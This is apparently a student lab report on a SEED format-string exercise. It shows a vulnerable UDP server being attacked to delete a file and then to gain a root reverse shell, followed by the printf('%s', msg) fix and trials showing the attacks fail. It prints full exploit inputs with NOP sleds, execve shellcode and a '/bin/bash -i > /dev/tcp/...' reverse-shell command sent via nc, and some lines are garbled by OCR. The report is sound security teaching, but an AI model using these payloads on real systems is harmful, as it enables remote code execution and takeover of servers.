First a file named 'myfile' is created on the server side that would be deleted in this task: The format string constructed has the return address i.e. 0xBFFFF09C stored at the start of the buffer. This address is divided into 2, 2-bytes i.e. 0xBFFFF09C and 0xBFFFF09E, so that the process is faster. These 2 addresses are separated by a 4-byte number so that the value stored in the 2nd 2- byte can be incremented to a desired value between the 2%hn. If this extra 4-byte were not present then on seeing the %x in the input after the first %hn, the address value BFFFF09C would get printed out instead of writing to it, and in case there were 2 back-to-back %hn, then the same value would get stored in both the addresses. Then the precision modifier is used to get the address of the malicious code to be stored in the return address and use the %hn to store this address. The malicious code is stored in the buffer, above the address 3 marked in the Figure in the manual. The address used here is 0xBFFFF15C, which is storing one of the NOPs.

The commands:

(Server)


```
$ cd /tmp

$ ls

$ touch myfile

$ ls

$ sudo ./server
```


(Client)

```
$ echo $(printf
"\x40\xa0\x04\x08@@@@\x42\xa0\x04\x08").%.8x.%.8x.%.8
x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%
.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x
.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.
8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.
%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8
x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.4896
3x.%hn.%12637x.%hn $(printf
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90
\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x31\xc0\
x50\x68bash\x68////\x68/bin\x89\xe3\x31\xc0\x50\x68-
```

ccc\x89\xe0\x31\xd2\x52\x68ile./myf\x68/tmp\x68/rm\x68/bin\x89\xe2\x31\xc9\x51\x52\x50\x53\x89\xe1\x31\xd2\x31\xc0\xb0\x0b\xcd\x80") | nc -u 10.0.2.38 9090

Before:





After:




Fig. 6(a): Deleting the file.

The goal of the shell code is to execute the following statement using execve(), which deletes the file /tmp/myfile on the server:

/bin/bash -c "/bin/rm /tmp/myfile”

The following is the input in the server: Modifying the return address 0xBFFFF09C with a value on the stack that contains the malicious code.

This malicious code has the rm command that is deleting the file created previously on the server. Here, at the beginning of the malicious code, a number of NOP operations are entered, i.e. \x90 so that the program can run from the start, and we does not require guessing the exact address of the start of this code. The NOPs provides a range of addresses, and jumping to any one of these would give a successful result. Or else the program may crash because the code execution may be out of order.

Task 7: Getting a Reverse Shell

In the previous format string, the malicious code is modified so that it’s possible to achieve a reverse shell:

/bin/bash -c "/bin/bash -i > /dev/tcp/10.0.2.56/7070 0<&1 2>&1

The commands:

(Server)

```
$ nc -l 7070 -v
$ ./server
```

(Client)

```
$ echo $(printf
"\x8c\xf0\xff\xbf@@@@\x8e\xf0\xff\xbf").%8x.%8x.%8x.%
8x.%8x.%8x.%8x.%8x.%8x.%8x.%8x.%8x.%8x.%8x.%8x.%8
x.%8x.%8x.%8x.%8x.%8x.%.61596x.%hn.%52877x.%hn$(print
f
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90
\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x31\xc0\
x50\x68bash\x68////\x68/bin\x89\xe3\x31\xc0\x50\x68-
ccc\x89\xe0\x31\xd2\x52\x682>&1\x68<&1\x68700\x686/70
\x68.2.5\x6810.0\x68tcp/\x68dev/\x68>/\x68h-
I\x68/bas\x68/bin\x89\xe2\x31\xc9\x51\x52\x50\x53\x89
\xe1\x31\xd2\x31\xc0\xb0\x0b\xcd\x80") | nc -u
10.0.2.38 9090
```




Fig. 7(a): Listening on port 7070.




Fig. 7(b): Launching the attack.




Fig. 7(c): Getting the root shell.

Henceforth, as observed in figure 7(c), the reverse shell is established.

Before providing the input to the server, a TCP server that is listening to port 7070 is run on the attacker's machine and then the format string is entered.

Later, successfully the reverse shell is achieved, since the listening TCP server now is showing what was previously visible on the server. The reverse shell allows the victim machine to get the root shell of the server as indicated by # as well as root@VM.

Task 8: Fixing the Problem

The gcc compiler gives an error due to the presence of only the msg argument which is a format in the printf function without any string literals and additional arguments. This warning is raised due to the printf(msg) line in the following code:

```
void myprintf(char *msg)
{
    printf("The address of the 'msg' argument: 0x%.8x\n"
    // This line has a format-string vulnerability
    printf(msg);
    printf("The value of the 'target' variable (after): 0x%.8x\n", target);
}
```

This happens due to improper usage and not specifying the format specifiers while grabbing input from the user.

To fix this vulnerability, the line is replaced with printf("%s", msg), and the program is recompiled to check if the problem has actually been fixed.

The following shows the modified program and its recompilation in the same manner, which no more provides any warning:

```
void myprintf(char *msg)
{
    printf("The address of the 'msg' argument: 0x%.8x\n"
    // This line has a format-string vulnerability
    printf("%s",msg);
    printf("The value of the 'target' variable (after): 0x%.8x\n", target);
}
```

```
seed_PES2UG19CS052_Anurag.R.Simha@Server:~/Documents$ gcc -z execstack -o server server.c
seed_PES2UG19CS052_Anurag.R.Simha@Server:~/Documents$
```

Fig. 8(a): Recompiling the program.

On performing the same attack as performed before (replacing a memory location or reading a memory location), it’s seen that the attack is not successful and the input is considered entirely as a string and not a format specifier anymore.

Trial 1:

The commands:

(Server)

$ gcc -z execstack -o server server.c

$ ./server

(Victim)

$ echo hello .%x.%x.%x.%x.%x.%x.%x | nc -u 10.0.2.38 9090

```
seed_PES2UG19CS052_Anurag.R.Simha@Victim:~$ echo hello .%x.%x.%x.%x.%x.%x.%x | nc -u 10.0.2.38 9090
```

```
seed_PES2UG19CS052_Anurag.R.Simha@Server:~/Documents$ gcc -z execstack -o server server.c
seed_PES2UG19CS052_Anurag.R.Simha@Server:~/Documents$ ./server
The address of the input array: 0xbf9987b0
The address of the secret: 0x08048870
The address of the 'target' variable: 0x0804a044
The value of the 'target' variable (before): 0x11223344
The ebp value inside myprintf() is: 0xbf998708
hello .%x.%x.%x.%x.%x.%x.%x
The value of the 'target' variable (after): 0x11223344
```

Fig. 8(b): The failed attack.

Trial 2:

The commands:

(Server)


$ gcc -z execstack -o server server.c

$ sudo ./server

(Victim)

$ echo $(printf "\x40\xa0\x04\x08").%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8

x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x | nc -u 10.0.2.38 9090






Fig. 8(c): Unchanged value.

Trial 3:

The commands:


(Server)

```
$ gcc -z execstack -o server server.c
```

```
$ sudo ./server
```

(Victim)

```
$ echo $(printf
"\x40\xa0\x04\x08").%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8
x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%
.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x
.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.
8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.
%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8
x.%.8x.%.8x.%.8x.%.8x.%.8x.%.689x.%n | nc -u
10.0.2.38 9090
```






Fig. 8(d): The value stays constant.

Trial 4:

The commands:


(Server)

```
$ gcc -z execstack -o server server.c
```

```
$ sudo ./server
```

(Victim)

```
echo $(printf
"\x40\xa0\x04\x08@@@@\x42\xa0\x04\x08").%.8x.%.8x.%.8
x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%
.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x
.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.
8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.
%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8
x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.6483
4x.%hn.%101x.%hn | nc -u 10.0.2.38 9090
```






Fig. 8(e): There’s no change in the value.

Henceforth, the format string vulnerability is repaired.

****